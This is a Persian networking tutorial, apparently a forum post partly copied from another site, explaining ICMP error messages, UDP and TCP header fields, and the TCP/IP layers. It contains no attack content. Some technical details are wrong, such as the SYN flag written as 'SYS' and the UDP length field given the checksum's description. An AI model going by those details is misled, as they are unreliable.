پیغام های خطای ICMP برای ان طراحی شده اند که از دریافت و ارسال صحیح بسته رایانه مورد نظر مطلع شود . پیغام های خطای ICMP فقط اطلاعات میدهند ، سیستم دریافت کننده آنها نه میتواند پاسخ بدهد و نه الزاماً برای بهبود وضعیت کاری میکند . در این حالت کاربر یا مدیر سیستم است که باید برای رفع مشکلی که موجب خطا شده است کاری انجام دهد .

به طور کلی تمام سیستم های TCP/IP میتواند به تولید و ارسال پیغام های ICMP بپردازند . البته در چند مورد خاص این کار ممنوع است که در زیر مشاهده میکنید موارد مزبور را .

- سیستم های TCP/IP در پاسخ به پیغام های خطای ICMP پیغام خطا تولید نمیکنند . در غیر اینصورت ممکن است تا اید بین دو سیستم پیغام خطا رد بدل شود ، اما سیستم ها میتوانند در پاسخ به پرس و جو های ICMP ، پیغام خطای ICMP تولید کنند .
- در مورد دیتا گرام تکه ، تکه شده است ، سیستم فقط برای تکه اول میتواند پیغام خطای ICMP تولید کند .
- سیستم TCP/IP هرگز در پاسخ به ارسال های همگانی یا چند مقصد ی ، یا ارسال های که آدرس IP ی مبدا آنها ۰،۰،۰،۰ است ، یا آنها که به آدرس دور برگردان ۱۲۷،۰،۰،۱ فرستاده شده اند ، پیغام های خطای ICMP تولید نمیکند .

در زیر رایج ترین انواع پیغام های خطای ICMP و عملکرد آنها را مورد بررسی قرار میدهیم .

پیغام های مقصد غیر قابل دسترسی – همانگونه که از نام این پیغام ها بر می آید ، این پیغام ها نشان می دهنده که بسته یا اطلاعات داخل بسته نمیتواند به مقصد ارسال شود. پیغام های مختلف دقیقا مشخص میکنند که کدام جز غیر قابل دسترسی است و گاهی علت آن را نیز ذکر میکنند . معمولا این خطا در نتیجه نوعی خرابی موقتی یا دایمی در یک کامپیوتر یا یک رسانه شبکه پیش می آید .

پیغام های اطفاء مبدا – وقتی بافر های دریافت کننده در حال پر شدن باشد او میتواند یک پیغام اطفاء مبدا به فرستنده ارسال کند تا نرخ ارسال خود را پایین آورد . فرستنده به کمک کردن سرعت خود باید ادامه دهد تا دیگر این پیغام را دریافت نکند .

پیغام های باز جهت دهی – این پیغام ها فقط توسط مسیر یاب ها تولید میشوند و برای آگاه کردن میزبان ها یا مسیر یاب های دیگر از مسیر های بهتری که به یک مقصد خاص میرسند به کار میروند .

پیغام های اتمام مهلت – این پیغام ها برای مطلع کردن سیستم ارسال کننده به کار میروند ، که یک بسته به دلیل اتمام مهلت دور ریخته شده است . این پیغام ، برنامه Trace route را قادر میسازد مسیری از شبکه را که بسته ها به سوی یک مقصد خاص پیموده اند را به نمایش در آورد .

UDP :

در پروتکل TCP/IP در لایه انتقال عمل می کنند : TCP و UDP . پروتکل دیتا گرام کاربر (udp) که در RFC 768 تعریف شده است ، یک پروتکل بدون اتصال غیر قابل اطمینان است که حداقل سرویس انتقال را به حداقل سربار کنترلی به پروتکل های لایه کاربردی ارایه میدهند . بنابر این UDP مثل TCP سرویس تصدیق بسته یا کنترل جریان را در اختیار نمی گزارد . طبیعت پروتکل UDP ان را فقط برای مبادلات کوچک مناسب میکند ، که در آنها همه داده ای که باید به مقصد فرستاده شود فقط در یک دیتا گرام جا میگیرد . سر آیند پیغام UDP (که گاهی مثل پیغام IP به اشتباه دیتا گرام نامیده میشود) در مقایسه با سرآیند ۲۰ بایتی TCP کوچک است و فقط ۸ بایت میباشد . فرمت این پیغام ها به صورت زیر است .

شماره درگاه مقصد	شماره درگاه مبدا
سر جمع UDP	طول UDP
داده	

شماره درگاه مبدا : شماره فرآیندی از سیستم ارسال کننده که داده موجود در دیتا گرام UDP را تولید کرده است را مشخص میکند . در بعضی موارد ممکن است که این شماره درگاه زودگذر باشد که سرویس گیرنده برای این مبادله انتخاب کرده است که سرویس گیرنده برای این مبادله انتخاب کرده است .

شماره درگاه مقصد : شماره درگاه فرآیندی از سیستم مقصد را مشخص میکند که داده موجود در دیتا گرام UDP را دریافت خواهد . شماره درگاه های معروف در فایل Services روی هر سیستم TCP/IP فهرست شده اند.

طول UDP : حاوی یک نتایج محاسبه سر جمع روی سرآیند و داده UDP ، و یک سرآیند کاذب که از فیلد های آدرس IP ی مبدا ، آدرس IP مقصد ، و پروتکل واقع در سرآیند IP تشکیل میشود میباشد به علاوه فیلد طول UDP . این سرآیند کاذب پروتکل UDP ی گیرنده را قادر میسازد بررسی کند که آیا پیغام به دست پروتکل صحیحی از سیستم مقصد صحیح رسیده است یا خیر .

داده : حاوی اطلاعاتی است که پروتکل لایه کاربردی در اختیار گذاشته است .

TCP :

پروتکل کنترل ارسال که TCP انتخاب دیگری در مقابل UDP است که اتصال گرا و قابل اطمینان است و اغلب داده های روی شبکه را آنها منتقل میکنند . تعریف کامل این پروتکل در RFC 793 موجود است . پروتکل TCP برای انتقال مقادیر نسبتا زیاد داده که در یک بسته جا نمیگیرد به کار میرود . فرمت یک پیغام TCP به صورت زیر است :

در گاه مقصد	در گاه مبدا		
شماره دنباله			
شماره تصدیق			
پنجره	بیت های کنترلی	رزرو	افست داده
اشاره گر اضطراری	سر جمع		
انتخاب ها			
داده			

درگاه مبدا – شماره درگاه فرآیندی از سیستم ارسال کننده را مشخص میکند که داده موجود در قطعه های TCP را تولید کرده است . در بعضی موارد ممکن است این یک شماره درگاه زودگذر باشد که سرویس گیرنده برای این مبادله انتخاب کرده است .

در گاه مقصد – شماره درگاه فرآیندی از سیستم مقصد را مشخص میکند که داده موجود در قطعه های TCP را دریافت خواهد کرد .

شماره دنباله – جایگاه داده این قطعه را در کل دنباله مشخص میکند .

شماره تصدیق – شماره دنباله قطعه بعدی را که سیستم تصدیق کننده انتظار دریافت آن را از فرستنده دارد ، مشخص میکند.

افست داده – طول سرآیند TCP را بر حسب کلمات ۴ بایتی مشخص میکند .

رزرو – بلا استفاده .

بیتهای کنترلی – شامل شش پرچم یک بیتی است با مفاهیم زیر :

URG – نشان میدهد که دنباله ، حاوی داده اضطراری است و فیلد اشاره گر اضطراری را فعال می کند .
ACK – نشان میدهد که پیغام ، تصدیق داده است که قبلا ارسال شده است ، و فیلد شماره تصدیق را فعال می کند .
PSH – سیستم گیرنده را راهنمای میکند که همه داده های دنباله جاری را بدون اینکه برای بقیه صبر کند به برنامه ای که توسط شماره درگاه مشخص شده است تحویل دهد .
RST – سیستم گیرنده را راهنمای میکند که همه قطعه هایی دنباله را که تا به حال ارسال شده اند دور بریزد و اتصال TCP را دوباره برقرار کند .
SYS – در مدت فرآیند برقراری اتصال برای همگام کردن شماره دنباله سیستم های مبدا و مقصد به کار میرود .
FIN – به سیستم دیگر نشان میدهد که ارسال داده تمام شده است و اتصال خاتمه دهد .

پنجره – با مشخص کردن تعداد بایت های که سیستم میتواند از فرستنده قبول کند مکانیزم کنترل جریان TCP را پیاده سازی می کند.

سر جمع – حاوی یک محاسبه سر جمع است که روی سرآیند و داده TCP و یک سرآیند کاذب از فیلد های آدرس IP ی مبدا ، آدرس IP ی مقصد و پروتکل واقع در سرآیند IP ی بسته تشکیل میشود ، انجام میشود و با طول کل پیغام TCP جمع میشود .

اشاره گر اضطراری – این فیلد که توسط بیت URG فعال میشود داده ای از دنباله را مشخص میکند که باید توسط گیرنده اضطراری تشخیص داده شود .

انتخاب ها – ممکن است شامل پارامتر های پیکر بندی اضافی برای اتصال TCP باشد .

داده – ممکن است حاوی یک قطعه از اطلاعاتی باشد که از یک پروتکل لایه کاربردی به پایین تحویل داده شده است . در بسته های SYS و ACK و FIN این فیلد حالی می ماند .

مروری کلی بر پروتکل TCP/IP :

دوستان چونکه دیگر رمقی برای تایپ مطلب برایم باقی نمانده بود و دیدم این مقاله تقریبا کامل است و با زبانی ساده این پروتکل را توضیح داده اند من نیز ان را در اینجا می آورم .

☒ لازم به ذکر است که ایم مقاله را از سایت سخا روش Srco.ir برداشته ام .

مفاهیم اولیه پروتکل TCP/IP

TCP/IP ، یکی از مهمترین پروتکل های استفاده شده در شبکه های کامپیوتری است . اینترنت بعنوان بزرگترین شبکه موجود ، از پروتکل فوق بمنظور ارتباط دستگاه های متفاوت استفاده می نماید. پروتکل ، مجموعه قوانین لازم بمنظور قانونمند نمودن نحوه ارتباطات در شبکه های کامپیوتری است .در مجموعه مقالاتی که ارائه خواهد شد به بررسی این پروتکل خواهیم پرداخت . در این بخش مواردی همچون : فرآیند انتقال اطلاعات ، معرفی و تشریح لایه های پروتکل TCP/IP و نحوه استفاده از سوکت برای ایجاد تمایز در ارتباطات ، تشریح می گردد.

مقدمه

امروزه اکثر شبکه های کامپیوتری بزرگ و اغلب سیستم های عامل موجود از پروتکل TCP/IP ، استفاده و حمایت می نمایند. TCP/IP ، امکانات لازم بمنظور ارتباط سیستم های غیر مشابه را فراهم می آورد. از ویژگی های مهم پروتکل فوق ، می توان به مواردی همچون : قابلیت اجراء بر روی محیط های متفاوت ، ضریب اطمینان بالا ،قابلیت گسترش و توسعه آن ، اشاره کرد . از پروتکل فوق، بمنظور دستیابی به اینترنت و استفاده از سرویس های متنوع آن نظیر وب و یا پست الکترونیکی استفاده می گردد. تنوع پروتکل های موجود در پشته TCP/IP و ارتباط منطقی و سیستماتیک آنها با یکدیگر، امکان تحقق ارتباط در شبکه های کامپیوتری را با اهداف متفاوت ، فراهم می نماید. فرآیند برقراری یک ارتباط ، شامل فعالیت های متعددی نظیر : تبدیل نام کامپیوتر به آدرس IP معادل ، مشخص نمودن موقعیت کامپیوتر مقصد ، بسته بندی اطلاعات ، آدرس دهی و روتینگ داده ها بمنظور ارسال موفقیت آمیز به مقصد مورد نظر ، بوده که توسط مجموعه پروتکل های موجود در پشته TCP/IP انجام می گیرد.


معرفی پروتکل TCP/IP

TCP/IP ، پروتکلی استاندارد برای ارتباط کامپیوترهای موجود در یک شبکه مبتنی بر ویندوز ۲۰۰۰ است. از پروتکل فوق، بمنظور ارتباط در شبکه های بزرگ استفاده می گردد. برقراری ارتباط از طریق پروتکل های متعددی که در چهار لایه مجزا سازماندهی شده اند ، میسر می گردد. هر یک از پروتکل های موجود در پشته TCP/IP ، دارای وظیفه ای خاص در این زمینه (برقراری ارتباط) می باشند . در زمان ایجاد یک ارتباط ، ممکن است در یک لحظه تعداد زیادی از برنامه ها ، با یکدیگر ارتباط برقرار نمایند. TCP/IP ، دارای قابلیت تفکیک و تمایز یک برنامه موجود بر روی یک کامپیوتر با سایر برنامه ها بوده و پس از دریافت داده ها از یک برنامه ، آنها را برای برنامه متناظر موجود بر روی کامپیوتر دیگر ارسال می نماید. نحوه ارسال داده توسط پروتکل TCP/IP از محلی به محل دیگر ، با فرآیند ارسال یک نامه از شهری به شهر، قابل مقایسه است .

برقراری ارتباط مبتنی بر TCP/IP ، با فعال شدن یک برنامه بر روی کامپیوتر مبدا آغاز می گردد . برنامه فوق ،داده های مورد نظر جهت ارسال را بگونه ای آماده و فرمت می نماید که برای کامپیوتر مقصد قابل خواندن و استفاده باشند. (مشابه نوشتن نامه با زبانی که دریافت کننده ، قادر به مطالعه آن باشد) . در ادامه آدرس کامپیوتر مقصد ، به داده های مربوطه اضافه می گردد (مشابه آدرس گیرنده که بر روی یک نامه مشخص می گردد) . پس از انجام عملیات فوق ، داده به همراه اطلاعات اضافی (درخواستی برای تائید دریافت در مقصد) ، در طول شبکه بحرکت درآمده تا به مقصد مورد نظر برسد. عملیات فوق ، ارتباطی به محیط انتقال شبکه بمنظور انتقال اطلاعات نداشته ، و تحقق عملیات فوق با رویکردی مستقل نسبت به محیط انتقال ، انجام خواهد شد .

لایه های پروتکل TCP/IP

TCP/IP ، فرآیندهای لازم بمنظور برقراری ارتباط را سازماندهی و در این راستا از پروتکل های متعددی در پشته TCP/IP استفاده می گردد. بمنظور افزایش کارآیی در تحقق فرآیند های مورد نظر، پروتکل ها در لایه های متفاوتی، سازماندهی شده اند . اطلاعات مربوط به آدرس دهی در انتها قرار گرفته و بدین ترتیب کامپیوترهای موجود در شبکه قادر به بررسی آن با سرعت مطلوب خواهند بود. در این راستا، صرفا کامپیوتری که بعنوان کامپیوتر مقصد معرفی شده است ، امکان باز نمودن بسته اطلاعاتی و انجام پردازش های لازم بر روی آن را دارا خواهد بود. TCP/IP ، از یک مدل ارتباطی چهار لایه بمنظور ارسال اطلاعات از محلی به محل دیگر استفاده می نماید: Internet ,Transport ,Application و Network Interface ، لایه های موجود در پروتکل TCP/IP می باشند.هر یک از پروتکل های وابسته به پشته TCP/IP ، با توجه به رسالت خود ، در یکی از لایه های فوق، قرار می گیرند.



لایه Application

لایه Application ، بالاترین لایه در پشته TCP/IP است .تمامی برنامه و ابزارهای کاربردی در این لایه ، با استفاده از لایه فوق، قادر به دست یابی به شبکه خواهند بود. پروتکل های موجود در این لایه بمنظور فرمت دهی و مبادله اطلاعات کاربران استفاده می گردند . HTTP و FTP دو نمونه از پروتکل ها ی موجود در این لایه می باشند .

- پروتکل (HTTP)Hypertext Transfer Protocol . از پروتکل فوق ، بمنظور ارسال فایل های صفحات وب مربوط به وب ، استفاده می گردد .
- پروتکل (FTP)File Transfer Protocol . از پروتکل فوق برای ارسال و دریافت فایل، استفاده می گردد .

لایه Transport

لایه " حمل " ، قابلیت ایجاد نظم و ترتیب و تضمین ارتباط بین کامپیوترها و ارسال داده به لایه Application (لایه بالای خود) و یا لایه اینترنت (لایه پایین خود) را بر عهده دارد. لایه فوق ، همچنین مشخصه منحصر به فردی از برنامه ای که داده را عرضه نموده است ، مشخص می نماید. این لایه دارای دو پروتکل اساسی است که نحوه توزیع داده را کنترل می نمایند.

- (TCP)Transmission Control Protocol . پروتکل فوق ، مسئول تضمین صحت توزیع اطلاعات است .
- (UDP)User Datagram Protocol . پروتکل فوق ، امکان عرضه سریع اطلاعات بدون پذیرفتن مسئولیتی در رابطه با تضمین صحت توزیع اطلاعات را برعهده دارد .

لایه اینترنت

لایه " اینترنت "، مسئول آدرس دهی ، بسته بندی و روتینگ داده ها ، است. لایه فوق ، شامل چهار پروتکل اساسی است :


- (IP)Internet Protocol . پروتکل فوق ، مسئول آدرسی داده ها بمنظور ارسال به مقصد مورد نظر است .
- (Resoulation Protocol ARP)Address . پروتکل فوق ، مسئول مشخص نمودن آدرس MAC(Media Access Control) آداپتور شبکه بر روی کامپیوتر مقصد است.
- (ICMP)Internet Control Message Protocol . پروتکل فوق ، مسئول ارائه توابع عیب یابی و گزارش خطاء در صورت عدم توزیع صحیح اطلاعات است .
- (Managemant Protocol IGMP)Internet Group . پروتکل فوق ، مسئول مدیریت Multicasting در TCP/IP را برعهده دارد.

لایه Network Interface

لایه " اینترفیس شبکه " ، مسئول استقرار داده بر روی محیط انتقال شبکه و دریافت داده از محیط انتقال شبکه است . لایه فوق ، شامل دستگاه های فیزیکی نظیر کابل شبکه و آداپتور های شبکه است . کارت شبکه (آداپتور) دارای یک عدد دوازده رقمی مبنای شانزده (نظیر : B5-50-04-22-D4-66) بوده که آدرس MAC ، نامیده می شود. لایه " اینترفیس شبکه " ، شامل پروتکل های مبتنی بر نرم افزار مشابه لایه های قبل ، نمی باشد. پروتکل های Ethernet و Asynchronous Transfer Mode(ATM) ، نمونه هایی از پروتکل های موجود در این لایه می باشند . پروتکل های فوق ، نحوه ارسال داده در شبکه را مشخص می نمایند.

مشخص نمودن برنامه ها

در شبکه های کامپیوتری ، برنامه ها ی متعددی در یک زمان با یکدیگر مرتبط می گردند. زمانیکه چندین برنامه بر روی یک کامپیوتر فعال می گردند ، TCP/IP ، می بایست از روشی بمنظور تمایز یک برنامه از برنامه دیگر، استفاده نماید. بدین منظور ، از یک سوکت (Socket) بمنظور مشخص نمودن یک برنامه خاص ، استفاده می گردد.



آدرس IP

برقراری ارتباط در یک شبکه ، مستلزم مشخص شدن آدرس کامپیوترهای مبداء و مقصد است (شرط اولیه بمنظور برقراری ارتباط بین دو نقطه ، مشخص بودن آدرس نقاط درگیر در ارتباط است) . آدرس هر یک از دستگاه های درگیر در فرآیند ارتباط ، توسط یک عدد منحصر به فرد که IP نامیده می شود ، مشخص می گردند. آدرس فوق به هریک از کامپیوترهای موجود در شبکه نسبت داده می شود . IP : ۱۰،۱،۱ .۱۰ ، نمونه ای در این زمینه است .

پورت TCP/UDP

پورت مشخصه ای برای یک برنامه و در یک کامپیوتر خاص است .پورت با یکی از پروتکل های لایه " حمل " (TCP و یا UDP) مرتبط و پورت TCP و یا پورت UDP ، نامیده می شود. پورت می تواند عددی بین صفر تا ۶۵۵۳۵ را شامل شود. پورت ها برای برنامه های TCP/IP سمت سرویس دهنده ، بعنوان پورت های "شناخته شده " نامیده شده و به اعداد کمتر از ۱۰۲۴ ختم و رزرو می شوند تا هیچگونه تعارض و برخوردی با سایر برنامه ها بوجود نیاید. مثلا " برنامه سرویس دهنده FTP از پورت TCP بیست و یا بیست و یک استفاده می نماید.


سوکت (Socket)

سوکت ، ترکیبی از یک آدرس IP و پورت TCP و یا پورت UDP است . یک برنامه ، سوکتی را با مشخص نمودن آدرس IP مربوط به کامپیوتر و نوع سرویس (TCP برای تضمین توزیع اطلاعات و یا UDP) و پورتی که نشاندهنده برنامه است، مشخص می نماید. آدرس IP موجود در سوکت ، امکان آدرس دهی کامپیوتر مقصد را فراهم و پورت مربوطه ، برنامه ای را که داده ها برای آن ارسال می گردد را مشخص می نماید.

در این بخش ، به بررسی پروتکل های موجود در TCP/IPخواهیم پرداخت .

TCP/IP ،شامل شش پروتکل اساسی (ARP، TCP,UDP,IP,ICMP,IGMP) و مجموعه ای از برنامه های کاربردی است. پروتکل های فوق، مجموعه ای از استانداردها ی لازم بمنظور ارتباط بین کامپیوترها و دستگاهها را در شبکه ، فراهم می نماید. تمامی برنامه ها و سایر پروتکل ها ی موجود در پروتکل TCP/IP ، به پروتکل های شش گانه فوق مرتبط و از خدمات ارائه شده توسط آنان استفاده می نمایند . در ادامه به تشریح عملکرد و جایگاه هر یک از پروتکل های اشاره شده ، خواهیم پرداخت .

پروتکل TCP : لایه Transport



Transmission Control Protocol (TCP) ، یکی از پروتکل های استاندارد TCP/IP است که امکان توزیع و عرضه اطلاعات (سرویس ها) بین صرفا" دو کامپیوتر ، با ضریب اعتماد بالا را فراهم می نماید. چنین ارتباطی (صرفا" بین دو نقطه) ، Unicast نامیده می شود . در ارتباطات با رویکرد اتصال گرا ، می بایست قبل از ارسال داده ، ارتباط بین دو کامپیوتر برقرار گردد . پس از برقراری ارتباط ، امکان ارسال اطلاعات برای صرفا" اتصال ایجاد شده ، فراهم می گردد . ارتباطات از این نوع ، بسیار مطمئن می باشند ، علت این امر به تضمین توزیع اطلاعات برای مقصد مورد نظر برمی گردد . بر روی کامپیوتر مبداء ، TCP داده هائی که می

بایست ارسال گردند را در بسته های اطلاعاتی (Packet) سازماندهی می نماید. در کامپیوتر مقصد ، TCP ، بسته های اطلاعاتی را تشخیص و داده های اولیه را مجددا" ایجاد خواهد کرد .


ارسال اطلاعات با استفاده از TCP

TCP ، بمنظور افزایش کارائی ، بسته های اطلاعاتی را بصورت گروهی ارسال می نماید . TCP ، یک عدد سریال (موقعیت یک بسته اطلاعاتی نسبت به تمام بسته اطلاعاتی ارسالی) را به هریک از بسته ها نسبت داده و از Acknowledgment بمنظور اطمینان از دریافت گروهی از بسته های اطلاعاتی ارسال شده ، استفاده می نماید. در صورتیکه کامپیوتر مقصد ، در مدت زمان مشخصی نسبت به اعلام وصول بسته های اطلاعاتی ، اقدام ننماید ، کامپیوتر مبداء ، مجددا" اقدام به ارسال اطلاعات می نماید. علاوه برافزودن یک دنباله عددی و Acknowledgment به یک بسته اطلاعاتی ، TCP اطلاعات مربوط به پورت مرتبط با برنامه ها ی مبداء و مقصد را نیز به بسته اطلاعاتی اضافه می نماید. کامپیوتر مبداء ، از پورت کامپیوتر مقصد بمنظور هدایت صحیح بسته های اطلاعاتی به برنامه مناسب بر روی کامپیوتر مقصد ، استفاده می نماید. کامپیوتر مقصد از پورت کامپیوتر مبداء بمنظور برگرداندن اطلاعات به برنامه ارسال کننده در کامپیوتر مبداء ، استفاده خواهد کرد .

هر یک از کامپیوترهائی که تمایل به استفاده از پروتکل TCP بمنظور ارسال اطلاعات دارند ، می بایست قبل از مبادله اطلاعات ، یک اتصال بین خود ایجاد نمایند . اتصال فوق ، از نوع مجازی بوده و Session نامیده می شود .دو کامپیوتر درگیر در ارتباط ، با استفاده از TCP و بکمک فرآیندی با نام : Three-Way handshake ، با یکدیگر مرتبط و هر یک پایبند به رعایت اصول مشخص شده در الگوریتم مربوطه خواهند بود . فرآیند فوق ، در سه مرحله صورت می پذیرد :

- مرحله اول : کامپیوتر مبداء ، اتصال مربوطه را از طریق ارسال اطلاعات مربوط به Session ، مقداردهی اولیه می نماید (عدد مربوط به موقعیت یک بسته اطلاعاتی بین تمام بسته های اطلاعاتی و اندازه مربوط به بسته اطلاعاتی)
- مرحله دوم : کامپیوتر مقصد ، به اطلاعات Session ارسال شده ، پاسخ مناسب را خواهد داد .
- کامپیوتر مبداء ، از شرح واقعه بکمک Acknowledgment ارسال شده توسط کامپیوتر مقصد ، آگاهی پیدا خواهد کرد .


پروتکل UDP : لایه Transport



User Datagram Protocol (UDP) ، پروتکلی در سطح لایه "حمل" بوده که برنامه مقصد در شبکه را مشخص نموده و از نوع بدون اتصال است . پروتکل فوق، امکان توزیع اطلاعات با سرعت مناسب را ارائه ولی در رابطه با تضمین صحت ارسال اطلاعات ، سطح مطلوبی از اطمینان را بوجود نمی آورد . UDP در رابطه با داده های دریافتی توسط مقصد ، به Acknowledgment نیازی نداشته و در صورت بروز اشکال و یا خرابی در داده های ارسال شده ، تلاش مضاعفی بمنظور ارسال مجدد داده ها ، انجام نخواهد شد . این بدان معنی است که داده هائی کمتر ارسال می گردد ولی هیچیک از داده های دریافتی و صحت تسلسل بسته های اطلاعاتی ، تضمین نمی گردد .از پروتکل فوق ، بمنظور انتقال اطلاعات به چندین کامپیوتر با استفاده از Broadcast و یا Multicast ، استفاده بعمل می آید . پروتکل UDP ، در مواردیکه حجم اندکی از اطلاعات ارسال و یا اطلاعات دارای اهمیت بالائی نمی باشد ، نیز استفاده می گردد. استفاده از پروتکل UDP در مواردی همچون Multicasting Streaming media ، (نظیر یک ویدئو کنفرانس زنده) و یا انتشار لیستی از اسامی کامپیوترها که بمنظور ارتباطات محلی استفاده می گردند ،

متداول است . بمنظور استفاده از UDP ، برنامه مبداء می بایست پورت UDP خود را مشخص نماید دقیقا" مشابه عملیاتی که می بایست کامپیوتر مقصد انجام دهد . لازم به یادآوری است که پورت های UDP از پورت های TCP مجزا و متمایز می باشند (حتی اگر دارای شماره پورت یکسان باشند).

پروتکل IP : لایه Internet



Internet Protocol (IP) ، امکان مشخص نمودن محل کامپیوتر مقصد در یک شبکه ارتباطی را فراهم می نماید. IP ، یک پروتکل بدون اتصال و غیرمطمئن بوده که اولین مسئولیت آن آدرس دهی بسته های اطلاعاتی و روتینگ بین کامپیوترهای موجود در شبکه است . با اینکه IP همواره سعی در توزیع یک بسته اطلاعاتی می نماید ، ممکن است یک بسته اطلاعاتی در زمان ارسال گرفتار مسائل متعددی نظیر : گم شدن ، خرابی ، عدم توزیع با اولویت مناسب ، تکرار در ارسال و یا تاخیر، گردند.در چنین مواردی ، پروتکل IP تلاشی بمنظور حل مشکلات فوق را انجام نخواهد داد (ارسال مجدد اطلاعات درخواستی) .آگاهی از وصول بسته اطلاعاتی در مقصد و بازیافت بسته های اطلاعاتی گم شده ، مسئولیتی است که بر عهده یک لایه بالاتر نظیر TCP و یا برنامه ارسال کننده اطلاعات ، واگذار می گردد .


عملیات انجام شده توسط IP

می توان IP را بعنوان مکانی در نظر گرفت که عملیات مرتب سازی و توزیع بسته های اطلاعاتی در آن محل ، صورت می پذیرد .بسته ها ی اطلاعاتی توسط یکی از پروتکل های لایه حمل (TCP و یا UDP) و یا از طریق لایه " اینترفیس شبکه " ، برای IP ارسال می گردند . اولین وظیفه IP ، روتینگ بسته های اطلاعاتی بمنظور ارسال به مقصد نهائی است . هر بسته اطلاعاتی ، شامل آدرس IP مبداء (فرستنده) و آدرس IP مقصد (گیرنده) می باشد. در صورتیکه IP ، آدرس مقصدی را مشخص نماید که در همان سگمنت موجود باشد ، بسته اطلاعاتی مستقیما" برای کامپیوتر مورد نظر ارسال می گردد . در صورتیکه آدرس مقصد در همان سگمنت نباشد ، IP ، می بایست از یک روتر استفاده و اطلاعات را برای آن ارسال نماید.یکی دیگر از وظایف IP ، ایجاد اطمینان از عدم وجود یک بسته اطلاعاتی (بلاتکلیف !) در شبکه است . بدین منظور محدودیت زمانی خاصی در رابطه با مدت زمان حرکت بسته اطلاعاتی در طول شبکه ، در نظر گرفته می شود .عملیات فوق، توسط نسبت دادن یک مقدار TTL(Time To Live) به هر یک از بسته های اطلاعاتی صورت می پذیرد. TTL ، حداکثر مدت زمانی را که بسته اطلاعاتی قادر به حرکت در طول شبکه است را مشخص می نماید(قبل از اینکه بسته اطلاعاتی کنار گذاشته شود) .

پروتکل ICMP : لایه Internet

(Internet Control Message Protocol (ICMP ، امکانات لازم در خصوص اشکال زدائی و گزارش خطاء در رابطه با بسته های اطلاعاتی غیرقابل توزیع را فراهم می نماید. با استفاده از ICMP ، کامپیوترها و روترها که از IP بمنظور ارتباطات استفاده می نمایند ، قادر به گزارش خطاء و مبادله اطلاعاتی محدود در رابطه وضعیت بوجود آمده می باشند. مثلا" در صورتیکه IP ، قادر به توزیع یک بسته اطلاعاتی به مقصد مورد نظر نباشد ، ICMP یک پیام مبتنی بر غیرقابل دسترس بودن را برای کامپیوتر مبداء ارسال می دارد . با اینکه پروتکل IP بمنظور انتقال داده بین روترهای متعدد استفاده می گردد ، ولی ICMP به نمایندگی از TCP/IP ، مسئول ارائه گزارش خطاء و یا پیام های کنترلی است . تلاش ICMP ، در این جهت نیست که پروتکل IP را بعنوان یک پروتکل مطمئن مطرح نماید ، چون پیام های ICMP دارای هیچگونه محتویاتی مبنی بر اعلام وصول پیام (Acknowledgment) بسته اطلاعاتی نمی باشند . ICMP ، صرفا" سعی در گزارش خطاء و ارائه فیدبک های لازم در رابطه با تحقق یک وضعیت خاص را می نماید .

پروتکل IGMP : لایه Internet




(Internet Group Managment Protocol (IGMP ، پروتکلی است که مدیریت لیست اعضاء برای IP Multicasting ، در یک شبکه TCP/IP را بر عهده دارد . IP Multicasting، فرآیندی است که بر اساس آن یک پیام برای گروهی انتخاب شده از گیرندگان که گروه multicat نامیده می شوند ؛ ارسال می گردد . IGMP لیست اعضاء را نگهداری می نماید .

مدیریت IP Multicasting

تمامی اعضاء یک گروه multicast ، به ترافیک IP هدایت شده به یک آدرس IP Multicast ، گوش داده و بسته های اطلاعاتی ارسال شده به آن آدرس را دریافت می نمایند. زمانیکه چندین کامپیوتر نیازمند دستیابی به اطلاعاتی نظیر Streaming media باشند، یک آدرس IP رزوشده برای multicasting استفاده می گردد. روترها که بمنظور پردازش multicast پیکربندی می گردند، اطلاعات را انتخاب و آنها را برای تمامی مشترکین گروه multicast ارسال (Forward) می نمایند . بمنظور رسیدن اطلاعات Multicast به گیرندگان مربوطه ، هر یک از روترهای موجود در مسیر ارتباطی می بایست ، قادر به حمایت از Multicasting باشند . کامپیوترهای مبتنی بر سیستم عامل ویندوز ۲۰۰۰ ، قادر به ارسال و دریافت IP Multicast ، می باشند .

پروتکل ARP : لایه Internet



